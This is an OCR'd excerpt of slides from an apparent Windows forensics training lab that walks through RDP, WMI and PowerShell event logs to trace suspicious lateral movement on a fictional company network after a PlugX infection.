
```
import hashlib,base64

def calc_hash(username):
    username = username.decode('utf-8').encode('utf-16le')
    hash = hashlib.sha256(username).digest() # note NOT .hexdigest()
    return base64.b64encode(hash)

username = b"ninja-rdp"
print(calc_hash(username))
```

```
b'ss8khzLBP0HzgB5eESpmGuxcqw2kpUvNtwscdC8VftM='
```

https://nullsec.us/windows-event-id-1029-hashes/

Lab 1-2 (7)
Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
  - We found a RDP connection to the administrators PC (Client-Wint10-1)!



Lab 1-2 (8)
Analyzing the Current Logs on Client-Win10-2

- We found “honda” account logged on to ninja-rdp@Client-Win10-1 (192.168.52.40) from Client-Win10-2 (192.168.52.44) with RDP.

- It is a suspicious logon because Client-Win10-1 is the system administrator’s PC, and Honda, who is a general employee, does not own the PC. And, he does not know the credential of the “ninja-rdp” account, which is an administrative account.
  - It is close to the infection date of the PlugX.

- We should check another artifacts for remote logons.


Lab 1-3 (1)
Analyzing the Current Logs on Client-Win10-2

- If you analyze other remote logon / remote command execution activities, we can find another activity by checking our theories one by one.

- Let’s take a look at the result.
- Open Microsoft-Windows-WMI-Activity%4Operational.evtx file.
  - Filter with “smb” in “Text in description”.

Scenario 1 Labs

Lab 1-
Analyz 10-2



Lab 1
Analy
in10-2

Microsoft-Windows-WMI-Activity%4Operational.evtx

Filtered: showing 21 of 1387 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Error	3/12/2018	9:40:23 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Error	3/12/2018	9:40:17 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Information	3/12/2018	9:40:17 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r
Error	3/8/2018	8:00:05 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Error	3/8/2018	8:00:00 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Information	3/8/2018	8:00:00 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r
Error	3/8/2018	7:00:05 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Error	3/8/2018	7:00:00 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Information	3/8/2018	7:00:00 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r
Error	3/8/2018	6:00:07 PM	585				
Error	3/8/2018	6:00:01 PM	585				
Information	3/8/2018	6:00:01 PM	585				
Error	3/8/2018	5:00:06 PM	585				
Error	3/8/2018	5:00:01 PM	585				
Information	3/8/2018	5:00:01 PM	585				
Error	3/8/2018	4:00:06 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Error	3/8/2018	4:00:01 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Information	3/8/2018	4:00:01 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r
Error	3/8/2018	3:00:14 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Error	3/8/2018	3:00:07 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
Information	3/8/2018	3:00:07 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r

We can see the use of SMB via WMI
on March 8 and March 12.
It seems that it was executed every hour.

Description

the component or try to change Description Server.

The following information was included with the event (insertion strings):

smbwmiv2
0x0
wmiprvse.exe
2960
%SystemRoot%\System32\smbwmiv2.dll


Description Data

Lab 1-3 (4)
Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-WMI-Activity%4Operational.evtx
  - It implies WMIExec or similar tools that use SMB via WMI. I think using SMB via WMI is rare. We think they were suspicious activities.
  - It seems that the Task Scheduler was used because it was executed hourly from 3 PM to 8 PM on March 8, 2018.

Lab 1-4
Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-TaksScheduler%4Operational.evtx
  - However, the oldest Task Scheduler log is on March 14, 2018 and we cannot find suspicious entry in this log (106, 110, 140…).
  - We will check logs in VSS later as well.



PowerShell Events

PowerShell Events (1)

- Why is this event important?
  - PowerShell is a flexible and a powerful tool for administrators, and even for attackers. They often use PowerShell to automate their process, to move laterally, to execute commands, and so on. You should check this event.

PowerShell Events (2)

- On Windows 10, PowerShell version is 5.x by default, and the outputs of Event logs have dramatically enhanced on that version.
- If the version or above is used, the execution command lines, and even the script contents, of PowerShell are recorded to event logs.
- There are two important PowerShell logs.
  - Windows PowerShell.evtx
  - Microsoft-Windows-PowerShell%4Operational.evtx

PowerShell Events (3)

- The important event IDs in Windows PowerShell.evtx
  - When PowerShell commands are executed, These three events are recorded at the same time.
    - 400: PowerShell session started
    - 403: PowerShell session stopped
    - 600: Life cycle of provider (recorded repeatedly)
  - The following ID is also recorded in some situations.
    - 800: Pipeline execution (details)

  - Thus, we should filter with the Event ID 400, 403 and 800.
  - In PowerShell version 5.0 or above, the whole command lines are recorded in the field "HostApplication". By tracing this field, we can detect attacks efficiently.

PowerShell Events (4)

- The important event IDs in Mircrosoft-Windows-PowerShell%4Operational.evtx
  - When PowerShell commands are executed, these events are recorded at the same time.
    - 4100, 4102: Pipeline execution error
    - 4103: Module logging
      - We can get command line arguments of PowerShell execution and its result. However, this event isn't enabled by default on standalone Windows, although we confirmed that it is enabled on Windows Domain environments.
    - 4104: Script block logging
      - We can get the content of the script.
    - 4105: Script block execution started (Not default)
    - 4106: Script block execution stopped (Not default)
  - We should filter with event ID 4103 and 4104.

Lab 1-5: Analyzing the Current Logs on Client-Win10-2 PowerShell Events

Lab 1-5 (1)
Analyzing the Current Logs on Client-Win10-2


- Open this file.
  - Windows PowerShell.evtx
- And filter with event ID 400, 403 and 800.

Notice:

You should **drag** the log file **and drop** it to Event Log Explorer.

Scenario 1 Labs

Lab 1- Analy n10-2



Scenario 1 Labs

Lab 1
Analy 10-2

Event Log Explorer

File Tree View Event Advanced Window Help

<Load filter>

Computers Tree

Log Files

Microsoft-Windows-WinRM%4Operational.evtx | Windows PowerShell.evtx

Filtered: showing 20 of 74 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	3/7/2018	10:40:12 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:39:48 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:49 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:47 PM	800	PowerShell	Pipeline Executic	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:47 PM	800	PowerShell	Pipeline Executic	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:36 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r

Description

Engine state is changed from None to Available.
Details:
NewEngineState=Available
PreviousEngineState=None

SequenceNumber=13

